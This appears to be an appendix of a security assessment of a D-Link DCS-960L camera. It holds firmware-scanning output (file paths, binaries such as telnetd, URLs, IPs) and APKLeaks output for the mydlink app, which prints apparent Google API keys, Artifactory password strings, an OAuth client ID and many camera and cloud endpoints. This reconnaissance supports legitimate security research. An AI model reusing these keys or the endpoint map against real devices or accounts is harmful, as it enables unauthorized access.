d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/swf/live.swf  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/img/motion\_notification\_off.gif  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818.7z  
d/0.zip

----- token -----

d/99C97D  
d/3EAE2F  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/busybox  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/home/gc6500-fw.img  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/signalc  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libweb.so.0

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libsqlite3.so.0.8.6  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/pppd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventsnapshot.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/image.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/email.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/audiovideo.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/setup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup5.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/file.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventrecording.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/form\_logout  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/form\_login  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/scheduleReboot.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wdatetime.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wrestart.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/sdrecording.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wireless.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/motion.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/audiovideo.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wpwdgrp.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/eventsnapshot.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/ftp.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/sdmanagement.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/email.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/camera.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/serverSetting.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/dayMode.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wireless\_ext.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/eventrecording.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/whardfactorydefault.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/network.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/ddns.cgi

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/smartwizard.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/wad.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/motion.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/time.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdrecording.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/sounddb.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/account.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/home.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless\_client.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup4.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptctl.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizard.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdmanagement.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/function.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup6.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/live.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/night.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/httpd

----- api key -----

----- oauth -----

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl

\*\*\*Search for web servers\*\*\*

##### search for web servers  
##### apache

```
#####
##### lighttpd
#####
##### alphapd
#####
##### httpd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd

***Search for important binaries***
#####
##### important binaries
#####
##### ssh
#####
##### sshd
#####
##### scp
#####
##### sftp
#####
##### tftp
#####
##### dropbear
#####
##### busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox

#####
##### telnet
#####
##### telnetd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/telnetd

#####
##### openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/openssl

***Search for ip addresses***
#####
##### ip addresses
0.0.0.0
10.112.112.112
10.112.112.113
10.255.255.1
1.1.1.1
1.2.3.4
127.0.0.1
192.168.0.1
192.168.0.20
192.168.0.30
192.168.168.68
255.0.0.0
255.255.255.0

***Search for urls***
#####
##### urls
http://127.0.0.1
http://192.168.0.20:800).
http://192.168.0.20:800).\\
http://192.168.0.20:800.\\
http://192.168.0.20:800) . \
http://192.168.0.20:800<br><br> \
http://192.168.0.20:800).<br><br>\ \
http://192.168.0.20:800).<br><br><b>Parámetros de UPnP<
http://192.168.0.20:800) eingeben.\
```

http://192.168.0.20:800) eingeben.<br><br> <b>UPnP Settings<br>http://<br>192.168.0.20:800) 。\<br>http://ca-mgr.auto.mydlink.com<br>http://code.google.com<br>http://detectmobilebrowser.com<br>http://docs.jquery.com<br>http://indirizzo IP della videocamera<br>http://IP Camera's IP<br>http://IP Camera's IP \<br>http://IP Camera IP address<br>http://IP Camera\'s IP address<br>http://IP 摄影機的 IP 位址<br>http://javascript.crockford.com<br>http://johnculviner.com<br>http://jquery.com<br>http://jquery.org<br>http://jqueryui.com<br>http://mxr.mozilla.org<br>https://') >= 0) http =<br>https://127.0.0.1<br>http://sizzlejs.com<br>http://www.adobe.com<br>http://www.dlink.com<br>http://www.domain.dom<br>http://www.iana.org<br>http://www.java.com<br>http://www.java.com<br>http://www.java.com\<br>http://www.java.com to download and install Java.<br>http://www.johnculviner.com<br>http://www.JSON.org<br>http://www.opensource.org<br>http://www.realaudio.com<br>http://www.realtek.com<br>http://www.scyld.com<br>http://www.w3.org<br>http://yuiblog.com<br>http://您的摄影机的 IP 位址

\*\*\*Search for emails\*\*\*  
##### emails  
root@xxx.com  
sanjay@clef.lcs.mit.edu  
username@isp.com



### V.3 Output APKleaks

```
└──(kali㉿kali)-[~/dlink]
└─$ apkileaks -f ~/dlink/mydlink_2.8.0_apkcombo.com.apk
```

```
  _\ | _ \| / /| _ _ _ _ _| _ _ _  
 / _ \ | |_) | ' / | / _ \ ` | / / _ |  
 / _ _ \| _ / | . \| _ | _ / ( | | < \ _ \  
/_ / \ _ \ | _ \ \ _ \ _ \ _ \ _ \ , _ \ _ \ _ \ /  
v2.6.1
```

```
--  
Scanning APK file for URIs, endpoints & secrets  
(c) 2020-2021, dwisiswant0
```

```
** Decompiling APK...
```

```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
INFO - loading ...  
INFO - processing ...  
ERROR - finished with errors, count: 5
```

```
** Scanning against 'com.dlink.mydlinkunified'
```

```
[Artifactory_Password]  
- AP5VEZUm3NZ1bzNALDftNV716P3uIU59p3QqAPUcrCA  
- AP8fPWFVFlhnRK3yqma4933jD86bKMyM0s8KLQmF5oE
```

```
[Authorization_Basic]
```

```
- basic =  
- basic integrity.  
- basic plan
```

```
[Firebase]
```

```
- api-project-134612181102.firebaseio.com  
- mydlink-42b77.firebaseio.com
```

```
[Google_API_Key]
```

```
- AIzaSyB_QnMMnD3Mc111erQlVIhgdlGWkRUKEOuE  
- AIzaSyCI35-rEpfsy3gnROKOEeCXLmLvWjUfjhU
```

```
[Google_Cloud_Platform_OAuth]
```

```
- 75701679339-s71aso6o6osimnk9biaana4lsuu41bu.apps.googleusercontent.com
```

```
[IP_Address]
```

```
- 10.255.255.1  
- 10.32.27.3  
- 127.0.0.1  
- 2.5.29.1
```

```
[JSON_Web_Token]
```

```
- billing_client=5.0.0  
- version=16.0.0  
- version=17.0.0  
- version=17.0.1
```

- version=17.0.2
- version=17.0.3
- version=17.3.0
- version=18.0.0
- version=18.0.1
- version=18.1.0
- version=19.0.0
- version=19.1.3
- version=19.4.0
- version=2.2.1
- version=2.2.5
- version=2.3.2
- version=20.0.0
- version=20.0.1
- version=20.1.0
- version=20.1.3
- version=20.2.0
- version=21.0.0
- version=21.0.6
- version=21.1.0
- version=5.0.0

#### [LinkFinder]

- /...
- /.well-known/oauth/openid/keys/
- /?.\*
- /Any
- /FirebaseUI-Android
- /GetMultimedia.cgi
- /GetMultimedia.cgi?CH=
- /Movies
- /Movies/mydlink
- /Movies/mydlink/
- /Pictures/mydlink
- /Pictures/mydlink/
- /Unit
- /alexa/link
- /alexa/linkinfo
- /audio.aac
- /audio.cgi
- /audio.raw
- /audio.txt
- /audio.wav
- /audio/ACAS.cgi
- /audiocfg.cgi
- /av2/ACAS.cgi
- /cgi/admin/recorder.cgi
- /cgi/admin/recorder.cgi?
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=-10&posY=-10
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=-10&posY=0
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=-10&posY=10
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=0&posY=-10

- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=0&posY=10
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=10&posY=-10
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=10&posY=0
- /cgi/ptdc.cgi?command=set\_relative\_pos&posX=10&posY=10
- /cmdline
- /common/info.cgi
- /config/datetime.cgi
- /config/datetime.cgi?method=1&timeserver=
- /config/displaymode.cgi
- /config/displaymode\_info.cgi
- /config/led.cgi
- /config/mic.cgi
- /config/privacy.cgi
- /config/privacy.cgi?enable=yes
- /config/ptz\_home.cgi?act=go
- /config/ptz\_info.cgi
- /config/ptz\_move.cgi?p=%1\$d&t=%2\$d
- /config/ptz\_pos.cgi
- /config/ptz\_preset.cgi?act=add&name=
- /config/ptz\_preset\_list.cgi
- /config/sdcard.cgi
- /config/sdcard\_download.cgi
- /config/sdcard\_format.cgi?format=go
- /config/sdcard\_list.cgi
- /config/thermal\_detection.cgi
- /config/wireless.cgi
- /createAuthUri
- /datetime.cgi
- /datetime.cgi?DateTimeMode=0&TimeServerIPAddress=
- /datetime.cgi?DateTimeMode=0&TimeServerIPAddress=ntp1.dlink.com&TimeZoneIndex=
- /daynight.cgi
- /deleteAccount
- /dgaudio.cgi
- /dgsounddb.cgi
- /dialog/
- /emailLinkSignin
- /enid/reset\_free\_offer
- /getAccountInfo
- /getOobConfirmationCode
- /image.cgi
- /image.cgi?Mirror=0&ConfigReboot=No
- /image.cgi?Mirror=3&ConfigReboot=No
- /image/jpeg.cgi
- /image2/jpeg.cgi
- /index.html
- /jvm/functions/Function
- /jvm/internal/
- /me/
- /me/billing/extension/list
- /me/billing/free
- /me/billing/products
- /me/billing/promotion/products

- /me/billing/promotion/subscribe
- /me/billing/receipt
- /me/billing/subscription/device/add
- /me/billing/subscription/device/delete
- /me/billing/subscription/list
- /me/device/add
- /me/device/fw\_upgrade
- /me/device/info
- /me/device/list
- /me/device/unbind
- /me/device/update
- /me/nvr/event/index
- /me/nvr/event/list
- /me/nvr/event/meta/get
- /me/nvr/event/meta/set
- /me/nvr/favorite/add
- /me/nvr/favorite/list
- /me/nvr/favorite/remove
- /me/nvr/list/initiate
- /me/nvr/list/video.m3u8
- /me/nvr/list/video.m3u8?session=
- /me/nvr/storyboard/info
- /me/photo/add
- /me/photo/delete
- /me/photo/list
- /me/policy/del
- /me/policy/get
- /me/policy/put
- /me/policy/scene
- /me/promotion/code/fetch
- /me/promotion/offer/list
- /me/schedule/del
- /me/schedule/get
- /me/schedule/put
- /me/schedule/scene
- /me/user/activate\_email
- /me/user/add?access\_token=
- /me/user/change\_password
- /me/user/info
- /me/user/services/promotion
- /me/user/update
- /me/userclient/approve
- /me/userclient/auth\_regen?client\_id=
- /me/userclient/auth\_verify?client\_id=
- /me/userclient/check\_approval?client\_id=
- /me/userclient/geofencing/list
- /me/userclient/list
- /me/userclient/revoke
- /me/userclient/update
- /mfaEnrollment:finalize
- /mfaEnrollment:start
- /mfaEnrollment:withdraw

- /mfaSignIn:finalize
- /mfaSignIn:start
- /motion.cgi
- /movie
- /mydlink
- /mydlink/
- /oauth/access\_token
- /oauth/access\_token?
- /oauth/access\_token?client\_id=
- /oauth/authorize2?client\_id=
- /oauth/connect\_sdk?uc\_id=
- /oauth/revoke
- /oauth/sub\_code
- /preset\_
- /proc/
- /proc/meminfo
- /proc/self/fd
- /proc/self/fd/
- /raw/
- /resetPassword
- /sdbdetection.cgi
- /sendVerificationCode
- /service/req\_src
- /service/req\_src?client\_id=
- /setAccountInfo
- /signupNewUser
- /sitesurvey.cgi
- /snapshot.png
- /system/app/Superuser.apk
- /system/xbin/su
- /temp
- /token
- /topics/
- /tssmc.php
- /tssmi.php
- /v2/cnvr/playback/event\_dates
- /v2/event/consumption
- /verifyAssertion
- /verifyCustomToken
- /verifyPassword
- /verifyPhoneNumber
- /video.mp4
- /videos
- /wireless.cgi
- 2019/02/03
- 2099/12/31
- AES/CBC/PKCS5PADDING
- AES/CBC/PKCS5Padding
- AES/CBC/PKCS7Padding
- AES/CTR/NOPADDING
- AES/CTR/NoPadding
- AES/ECB/NOPADDING

- AES/ECB/NoPadding
- AES/ECB/PKCS5Padding
- AES/GCM-SIV/NoPadding
- AES/GCM/NoPadding
- Africa/Abidjan
- Africa/Accra
- Africa/Addis\_Ababa
- Africa/Algiers
- Africa/Bissau
- Africa/Cairo
- Africa/Casablanca
- Africa/Ceuta
- Africa/El\_Aaiun
- Africa/Harare
- Africa/Johannesburg
- Africa/Juba
- Africa/Khartoum
- Africa/Lagos
- Africa/Maputo
- Africa/Monrovia
- Africa/Nairobi
- Africa/Ndjamena
- Africa/Sao\_Tome
- Africa/Tripoli
- Africa/Tunis
- Africa/Windhoek
- America/Adak
- America/Anchorage
- America/Araguaina
- America/Argentina/Buenos\_Aires
- America/Argentina/La\_Rioja
- America/Argentina/Rio\_Gallegos
- America/Argentina/Salta
- America/Argentina/San\_Juan
- America/Argentina/San\_Luis
- America/Argentina/Tucuman
- America/Argentina/Ushuaia
- America/Asuncion
- America/Bahia
- America/Bahia\_Banderas
- America/Barbados
- America/Belem
- America/Belize
- America/Blanc-Sablon
- America/Boa\_Vista
- America/Bogota
- America/Boise
- America/Buenos\_Aires
- America/Cambridge\_Bay
- America/Campo\_Grande
- America/Cancun
- America/Caracas

- America/Catamarca
- America/Cayenne
- America/Chicago
- America/Chihuahua
- America/Coral\_Harbour
- America/Cordoba
- America/Costa\_Rica
- America/Creston
- America/Cuiaba
- America/Curacao
- America/Danmarkshavn
- America/Dawson
- America/Dawson\_Creek
- America/Denver
- America/Detroit
- America/Edmonton
- America/Eirunepe
- America/El\_Salvador
- America/Fort\_Nelson
- America/Fortaleza
- America/Glace\_Bay
- America/Godthab
- America/Goose\_Bay
- America/Grand\_Turk
- America/Guatemala
- America/Guayaquil
- America/Guyana
- America/Halifax
- America/Havana
- America/Hermosillo
- America/Indiana/Indianapolis
- America/Indiana/Knox
- America/Indiana/Marengo
- America/Indiana/Petersburg
- America/Indiana/Tell\_City
- America/Indiana/Vevay
- America/Indiana/Vincennes
- America/Indiana/Winamac
- America/Indianapolis
- America/Inuvik
- America/Iqaluit
- America/Jamaica
- America/Jujuy
- America/Juneau
- America/Kentucky/Monticello
- America/La\_Paz
- America/Lima
- America/Los\_Angeles
- America/Louisville
- America/Maceio
- America/Managua
- America/Manaus

- America/Martinique
- America/Matamoros
- America/Mazatlan
- America/Mendoza
- America/Menominee
- America/Merida
- America/Metlakatla
- America/Mexico\_City
- America/Miquelon
- America/Moncton
- America/Monterrey
- America/Montevideo
- America/Nassau
- America/New\_York
- America/Nipigon
- America/Nome
- America/Noronha
- America/North\_Dakota/Beulah
- America/North\_Dakota/Center
- America/North\_Dakota/New\_Salem
- America/Ojinaga
- America/Panama
- America/Pangnirtung
- America/Paramaribo
- America/Phoenix
- America/Port-au-Prince
- America/Port\_of\_Spain
- America/Porto\_Velho
- America/Puerto\_Rico
- America/Punta\_Arenas
- America/Rainy\_River
- America/Rankin\_Inlet
- America/Recife
- America/Regina
- America/Resolute
- America/Rio\_Branco
- America/Santarem
- America/Santiago
- America/Santo\_Domingo
- America/Sao\_Paulo
- America/Scoresbysund
- America/Sitka
- America/St\_Johns
- America/Swift\_Current
- America/Tegucigalpa
- America/Thule
- America/Thunder\_Bay
- America/Tijuana
- America/Toronto
- America/Vancouver
- America/Whitehorse
- America/Winnipeg

- America/Yakutat
- America/Yellowknife
- Antarctica/Casey
- Antarctica/Davis
- Antarctica/DumontDUrville
- Antarctica/Macquarie
- Antarctica/Mawson
- Antarctica/Palmer
- Antarctica/Rothera
- Antarctica/Syowa
- Antarctica/Troll
- Antarctica/Vostok
- Asia/Almaty
- Asia/Amman
- Asia/Anadyr
- Asia/Aqttau
- Asia/Aqtobe
- Asia/Ashgabat
- Asia/Atyrau
- Asia/Baghdad
- Asia/Baku
- Asia/Bangkok
- Asia/Barnaul
- Asia/Beirut
- Asia/Bishkek
- Asia/Brunei
- Asia/Calcutta
- Asia/Chita
- Asia/Choibalsan
- Asia/Colombo
- Asia/Damascus
- Asia/Dhaka
- Asia/Dili
- Asia/Dubai
- Asia/Dushanbe
- Asia/Famagusta
- Asia/Gaza
- Asia/Hebron
- Asia/Ho\_Chi\_Minh
- Asia/Hong\_Kong
- Asia/Hovd
- Asia/Irkutsk
- Asia/Jakarta
- Asia/Jayapura
- Asia/Jerusalem
- Asia/Kabul
- Asia/Kamchatka
- Asia/Karachi
- Asia/Katmandu
- Asia/Khandyga
- Asia/Kolkata
- Asia/Krasnoyarsk

- Asia/Kuala\_Lumpur
- Asia/Kuching
- Asia/Macau
- Asia/Magadan
- Asia/Makassar
- Asia/Manila
- Asia/Nicosia
- Asia/Novokuznetsk
- Asia/Novosibirsk
- Asia/Omsk
- Asia/Oral
- Asia/Pontianak
- Asia/Pyongyang
- Asia/Qatar
- Asia/Qostanay
- Asia/Qyzylorda
- Asia/Rangoon
- Asia/Riyadh
- Asia/Saigon
- Asia/Sakhalin
- Asia/Samarkand
- Asia/Seoul
- Asia/Shanghai
- Asia/Singapore
- Asia/Srednekolymsk
- Asia/Taipei
- Asia/Tashkent
- Asia/Tbilisi
- Asia/Tehran
- Asia/Thimphu
- Asia/Tokyo
- Asia/Tomsk
- Asia/Ulaanbaatar
- Asia/Urumqi
- Asia/Ust-Nera
- Asia/Vladivostok
- Asia/Yakutsk
- Asia/Yekaterinburg
- Asia/Yerevan
- Atlantic/Azores
- Atlantic/Bermuda
- Atlantic/Canary
- Atlantic/Cape\_Verde
- Atlantic/Faeroe
- Atlantic/Madeira
- Atlantic/Reykjavik
- Atlantic/South\_Georgia
- Atlantic/Stanley
- Australia/Adelaide
- Australia/Brisbane
- Australia/Broken\_Hill
- Australia/Currie

- Australia/Darwin
- Australia/Eucla
- Australia/Hobart
- Australia/Lindeman
- Australia/Lord\_Howe
- Australia/Melbourne
- Australia/Perth
- Australia/Sydney
- Config.json
- Download/mydlink/
- Europe/Amsterdam
- Europe/Andorra
- Europe/Astrakhan
- Europe/Athens
- Europe/Belgrade
- Europe/Berlin
- Europe/Brussels
- Europe/Bucharest
- Europe/Budapest
- Europe/Chisinau
- Europe/Copenhagen
- Europe/Dublin
- Europe/Gibraltar
- Europe/Helsinki
- Europe/Istanbul
- Europe/Kaliningrad
- Europe/Kiev
- Europe/Kirov
- Europe/Lisbon
- Europe/London
- Europe/Luxembourg
- Europe/Madrid
- Europe/Malta
- Europe/Minsk
- Europe/Monaco
- Europe/Moscow
- Europe/Oslo
- Europe/Paris
- Europe/Prague
- Europe/Riga
- Europe/Rome
- Europe/Samara
- Europe/Saratov
- Europe/Simferopol
- Europe/Sofia
- Europe/Stockholm
- Europe/Tallinn
- Europe/Tirane
- Europe/Ulyanovsk
- Europe/Uzhgorod
- Europe/Vienna
- Europe/Vilnius

- Europe/Volgograd
- Europe/Warsaw
- Europe/Zaporozhye
- Europe/Zurich
- Indian/Chagos
- Indian/Christmas
- Indian/Cocos
- Indian/Kerguelen
- Indian/Mahe
- Indian/Maldives
- Indian/Mauritius
- Indian/Reunion
- Memoir/ts/
- Pacific/Apia
- Pacific/Auckland
- Pacific/Bougainville
- Pacific/Chatham
- Pacific/Easter
- Pacific/Efate
- Pacific/Enderbury
- Pacific/Fakaofa
- Pacific/Fiji
- Pacific/Funafuti
- Pacific/Galapagos
- Pacific/Gambier
- Pacific/Guadalcanal
- Pacific/Guam
- Pacific/Honolulu
- Pacific/Kiritimati
- Pacific/Kosrae
- Pacific/Kwajalein
- Pacific/Majuro
- Pacific/Markesas
- Pacific/Nauru
- Pacific/Niue
- Pacific/Norfolk
- Pacific/Noumea
- Pacific/Pago\_Pago
- Pacific/Palau
- Pacific/Pitcairn
- Pacific/Ponape
- Pacific/Port\_Moresby
- Pacific/Rarotonga
- Pacific/Tahiti
- Pacific/Tarawa
- Pacific/Tongatapu
- Pacific/Truk
- Pacific/Wake
- Pacific/Wallis
- Pictures/mydlink
- Pictures/mydlink/
- Pop/Funk

- S\_TEXT/ASS
- S\_TEXT/UTF8
- V\_MPEG4/ISO/AVC
- app/model\_asset
- auth/invalid-cert-hash
- auth/invalid-provider-id
- auth/network-request-failed
- auth/operation-not-allowed
- auth/web-storage-unsupported
- collections/Iterable
- collections/Mutable
- collections/MutableIterable
- config/app/
- content/unknown
- content://com.google.android.gms.phenotype/
- content://com.google.android.gsf.gservices
- content://com.google.android.gsf.gservices/prefix
- device/login
- device/login\_status
- emulator/auth/handler
- http://d1rvtd08ngd4ef.cloudfront.net/revamp\_device\_image/
- http://d1vzklxl368c7b.cloudfront.net/hdpi/dcs\_5222lb1.png
- http://d1vzklxl368c7b.cloudfront.net/mdpi/dcs\_5222lb1.png
- http://d1vzklxl368c7b.cloudfront.net/xhdpi/dcs\_5222lb1.png
- http://schemas.android.com/apk/res-auto
- http://schemas.android.com/apk/res/android
- http://www.w3.org/ns/ttml#parameter
- http://www.youtube.com/watch?v=
- https://facebook.com
- https://accounts.google.com/o/oauth2/revoke?token=
- https://api.auto.mydlink.com/me/user/forgot\_pwd?client\_id=
- https://app-measurement.com/a
- https://d1qxhl6wygjy2n.cloudfront.net/
- https://d1qxhl6wygjy2n.cloudfront.net/News\_history.json
- https://d1rvtd08ngd4ef.cloudfront.net/3rd\_webpage/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Supported\_Camera/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Tutorial\_revamp/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Webview/UAP/firmware\_available/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/device\_qig/DCS-8635LH/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy\_and\_tos/privacy\_policy\_content.html?lang=
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy\_and\_tos/privacy\_policy\_content\_revamp.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy\_and\_tos/terms\_of\_use\_and\_privacy\_policy\_content\_revamp.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy\_and\_tos/terms\_of\_use\_content.html?lang=
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy\_and\_tos/terms\_of\_use\_content\_revamp.html
- https://d1vzklxl368c7b.cloudfront.net/.well-known/assetlinks.json\
- https://d1vzklxl368c7b.cloudfront.net/eshop\_ww/app\_eshop.json
- https://d1vzklxl368c7b.cloudfront.net/mydlink?app\_flip\_type=alexa

- [https://d1vzklxl368c7b.cloudfront.net/mydlink\\_hlv2\\_rd/cfg\\_devices.json](https://d1vzklxl368c7b.cloudfront.net/mydlink_hlv2_rd/cfg_devices.json)
